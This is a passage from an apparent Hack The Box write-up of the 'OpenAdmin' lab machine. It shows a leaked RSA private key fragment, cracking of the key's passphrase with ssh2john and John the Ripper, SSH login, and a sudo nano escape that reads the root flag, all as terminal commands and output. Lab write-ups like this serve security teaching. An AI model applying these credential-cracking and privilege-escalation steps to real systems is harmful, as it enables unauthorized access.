9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
```

Now we have joanna's private key, but we can't connect because we don't know the passphrase:




```
root@unknown:~/Desktop# ssh -i key joanna@10.10.10.171
Enter passphrase for key 'key':
joanna@10.10.10.171's password:
Permission denied, please try again.
joanna@10.10.10.171's password:
```

With John The Ripper, however, we can try to crack it:




```
root@unknown:~/Desktop# /usr/share/john/ssh2john.py key > chiave.txt
root@unknown:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt chiave.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (key)
1g 0:00:00:17 DONE (2020-02-08 18:54) 0.05868g/s 841648p/s 841648c/s 841648C/sa6_123..*7¡Vamos!
Session completed
root@unknown:~/Desktop#
```

And here we have finally obtained the passphrase for the rsa key, and therefore we can access via ssh to joanna, in order to print the flag for the user:




```
root@unknown:~/Desktop# ssh -i key joanna@10.10.10.171
Enter passphrase for key 'key':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 2.0


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connect
ion or proxy settings


Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
joanna@openadmin:~$
```

With the sudo -l command let's see if we can run any program as an administrator. We find out that we have permissions for the nano command:




```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$ 
```

By starting the command sudo /bin/nano /opt/priv, and then CTRL + R and CTRL + X, we can insert a command which will then be executed with privileged permissions. It immediately comes to mind to try to print the root flag inside the root folder:



```
  GNU nano 2.9.3                                       /opt/priv

Command to execute: cat /root/root.txt
```

And here is our flag:



```
  GNU nano 2.9.3                                       /opt/priv                                      Modified

2f907ed450b361b2c2bf4e8795d5b561
```

Contact me on Twitter: https://twitter.com/samuelpiatanesi

Find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups